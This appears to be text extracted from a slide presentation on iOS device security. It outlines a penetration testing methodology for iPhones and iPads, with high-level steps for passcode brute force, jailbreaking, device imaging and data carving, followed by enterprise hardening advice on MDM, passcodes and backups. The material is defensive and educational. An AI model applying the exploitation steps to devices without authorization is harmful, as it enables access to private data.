- iPad 2 with iOS 5.0 Vulnerable. Fixed in iOS 5.0.1

ASSESSMENT METHODOLOGY



PTES

Penetration Testing Execution Standard

- <http://www.pentest-standard.org/>
- Currently in Alpha but will define what a pentest is...



navigation

- [Main page](#)
- [PTES Technical Guideline](#)
- [In the Media](#)
- [FAQ](#)

toolbox

- [What links here](#)
- [Related changes](#)
- [Special pages](#)
- [Printable version](#)
- [Permanent link](#)

page history

Pre-engagement

This phase defines all the pre-engagement activities and scope definitions.
The following image depicts the current main nodes on the mindmap:

```
graph LR; Scoping --- HowToScope[How to scope]; Scoping --- Metrics[Metrics for time estimation]; Scoping --- Questionnaires[Questionnaires]; Scoping --- ScopeCreep[Scope Creep]; Scoping --- SpecifyIP[Specify IP ranges and Domains]; Scoping --- DealingWithThirdParties[Dealing with Third Parties]; Scoping --- DefineAcceptable[Define Acceptable Social Engineering Pretexts]; Scoping --- DoSTesting[DoS Testing]; Metrics --- Estimating[Estimating project as a whole]; Metrics --- Support[Additional support based on hourly rate]; Questionnaires --- BU[Questions for Business Unit Managers]; Questionnaires --- SysAdmin[Questions for Systems Administrators]; Questionnaires --- HelpDesk[Questions for Help Desk]; Questionnaires --- Employee[General Employee Questions]; ScopeCreep --- StartEnd[Specify Start and End Dates]; ScopeCreep --- LOA[Letter of Amendment (LOA)]; SpecifyIP --- Validate[Validate Ranges]; DealingWithThirdParties --- Cloud[Cloud services]; DealingWithThirdParties --- ISP[ISP]; DealingWithThirdParties --- Web[Web Hosting]; DealingWithThirdParties --- MSSPs[MSSPs]; DealingWithThirdParties --- Countries[Countries where servers are hosted];
```

[Log in](#)



Pre-Engagement

- Obtain fully deployed iOS device(s)
 - Ensure device has been backed up
- Define Rules of Engagement
- Determine type of pentest
 - Grey Box or Black Box
 - Will client provide credentials/passcode
- Devices could be “bricked” and possibility of data loss
- Gather your tools (IPSW firmware/jailbreak tool)



Intelligence Gathering

- What type of iOS device is it?
- Is the device passcode enabled?
 - Simple four digit or more?
- Determine iOS version
- Is the device already Jailbroken?
- What key applications are installed, conduct inventory
- Corporate email being used?
- Conduct network port scan of the device



Threat Modeling

- What is the risk if the device is lost?
- What is the business driver for the device?
- What type of scenario(s) can simulate business impact of lost/stolen/compromised devices?
- What is being simulated?
 - Unsecured WiFi threats?
 - Lost or stolen device?
 - Malware or worm attacks?
 - Combination of all of these?



Vulnerability Analysis

- Can the iOS device be Jailbroken?
- Do third-party controls prevent Jailbreaking?
- Are there vulnerabilities in the third-party controls?
- What vulnerabilities are there in the installed iOS version?
 - Example: iOS 4.1 passcode bypass vulnerability
- What vulnerabilities exist in any installed applications?
 - This may be the start of a more detailed mobile application assessment



Exploitation

- Attempt to circumvent passcode controls
 - Brute force or other methods (Jailbreaking)
- Attempt to back up the device in iTunes or other software
 - Also attempt to access the backup
- Attempt to Jailbreak the device (if required)
- Attempt to circumvent third-party controls
 - Example: Can you connect to an Exchange server w/a personal device?
- Attempt to mount or image the device with DD or other forensic techniques



Post Exploitation

- Carve out key data
 - Manually or using forensic tools
 - iPhone Analyzer (for backups or via SSH)
<http://sourceforge.net/projects/iphoneanalyzer/>
 - Any forensic tool for DD images
 - SMS messages, email(s), screen shots, keyboard cache, location data, app logs, files, etc...
- Export key data
- Document and screen shot findings
- Wipe or return devices to the client



Reporting

- The most important phase!
- Include as much detail as possible (including version numbers of tools)
- Show business damaging evidence
- The client should be able to replicate what was conducted during the pentest!

DEFENSIVE TECHNIQUES AND DEPLOYMENT METHODS



Enterprise End User Rights

- Who owns the device?
- Employee vs. Company Owned
(**B**ring **Y**our **O**wn **D**evice)
- Each has its challenges
- You should have a policy regardless




Device Deployment and Management

- How are devices provisioned?
 - SCEP
Simple Certificate Enrollment Protocol
 - User initiated or MDM (push)



Mobile Device Management (MDM)

- Set of APIs provided by Apple to control various policy and security settings
- Third-party solutions interface with these APIs
- Apple actually recommends using an MDM for Enterprise support and management of iOS devices





Microsoft Exchange ActiveSync

- IMAP via SSL Support
- Configure Policies
 - Passcode Rules/Enforcement
 - Example: Minimum passcode length
 - Passcode expiration (Exchange 2007/2010)
 - Remote Wipe
- More information:
http://images.apple.com/iphone/business/docs/iPhone_EAS.pdf
- Note: Can be configured insecurely!



Apple's iPhone Configuration Utility

- Used for “small” deployments
- Manually administered via email or other method
- Available for iPad and iPhone
- Can be used to configure lots of policies including:
 - Passcode
 - VPN and WiFi settings
 - Email
 - LDAP
 - SCEP settings (MDM)



iPhone Configuration Utility


Add Share Export

Hide Detail Search All

LIBRARY	Name	Serial Number	Identifier	Phone Number	Owner Name
Devices	agent0x0's iPhone	[REDACTED]			
Applications	iPad		DFUDevice_24100000		
Provisioning Profiles	iPad		RecoveryDevice_24100000		
Configuration Profiles					

Summary Configuration Profiles Provisioning Profiles Applications

Device



Name: agent0x0's iPhone
Capacity: 14.00 GB
Software Version: 4.0.1 (8A306)
Serial Number: [REDACTED]
Identifier: [REDACTED]
ECID: [REDACTED]
IMEI: [REDACTED]
WiFi MAC Address: [REDACTED]
Bluetooth MAC Address: [REDACTED]
Last Connected: October 21, 2010 12:28 PM


Contact

[REDACTED]

Name:

Email Address: @

Certificate

 **7A4F26E8-D5BB-4D99-B436-CAE625ED864C**
Issued by: iPhone Configuration Utility (7972E016-51FC-49AD-A25E-0BD86B6C5982)



Configuration File Example

Name	Identifier	Created
Tobias VPN Home	com-tobiasvpn-profile	11/22/2010 2:58:44 PM

VPN

Connection Name
Display name of the connection (displayed on the device)
Tobias' Home VPN

Connection Type
The type of connection enabled by this policy
L2TP

Server
Hostname or IP address for server
myhous.fatothelan.com

Account
User account for authenticating the connection
admin

User Authentication
Authentication type for connection
 Password RSA SecurID


Shared Secret
Shared secret for the connection.
.....

Send All Traffic
Routes all network traffic through the VPN connection.

Proxy
Configure the proxy to be used with this VPN connection.
None

-100 AT&T 3:37 PM

Cancel Install Profile

 Not Verified Install

Description Profile to quickly configure VPN on my iPhone

Signed iPCU CA 3ee35c33-a476-4156-bf3f-41d9a300394c

Received Nov 22, 2010

Contains VPN Settings

More Details >



Third-Party Solutions

- Multiple vendors are providing this
- More features generally mean more \$\$
- Examples: MobileIron, Good, AirWatch are a few
- Current solutions out there are not perfect...still immature

BASIC IOS HARDENING SUMMARY



The Passcode

- You always should have a passcode
- You should require it immediately
- It should be > 4 characters
- It should be complex
- Enable lockout/wipe feature after 10 attempts





Applications

- You might want to ensure some applications don't get installed
- "Cloud" data storage applications
 - DropBox
 - Evernote
 - Microsoft OneNote
- What about iCloud?
- Could your corporate data be floating in the cloud?
- Do you have policies and procedures to address this?



Configure VPN

- Ensure if accessing corporate resources the VPN is configured. Hard to enforce at the device level for all communications
- Could be interesting with a corporate vs. personally owned device



Enable Remote Management

- Enable FindMyPhone (MobileMe) at a minimum
 - For **very** small deployments this could work
- For true Enterprise level management you must use a third-party MDM
 - Decide which type of enrollment is best for you
 - Whitelist approach may be best
 - Allow only devices you have authorized (corporate owned?)



Find My Phone

- Very easy to use and it works!





Don't Allow Jailbreaking

- Bypasses the passcode in some cases
- Removes some built-in security features
- Can leave you vulnerable to third-party applications not vetted by Apple
- Ensure third-party MDM solutions prevent Jailbreaking
- For some reason Apple disabled the Jailbreak check API in iOS > 4.2 (mostly for liability reasons)
- Address this in your mobile device policy



Keep iOS Up To Date

- Always update and use the latest Apple iOS firmware
- Many vulnerabilities are fixed
- Security always is improving



Encrypt Backups

- Always enable the encryption option in iTunes
- Some third-party MDMs have alternate backup methods (server centralized)



Selling or Redeploying

- Use a secure wipe solution
 - Latest version of iTunes includes this
 - Third-party solutions available via MDM
- Ultra paranoid?
 - Try the iErase app in the Apple App Store
 - Erases slack space periodically



Conclusions

- It's important to carefully evaluate any deployment of iOS devices
- Unfortunately, many devices are being used after employees have connected them to your network
- Conduct periodic penetration tests and assessments to ensure your controls are working
- iOS and threats to these devices are always changing



Where to Find More Information

- Links to all the tools and articles mentioned in this presentation:

<http://MobileDeviceSecurity.info>

QUESTIONS?

Twitter: @agent0x0 Email: teston@securestate.com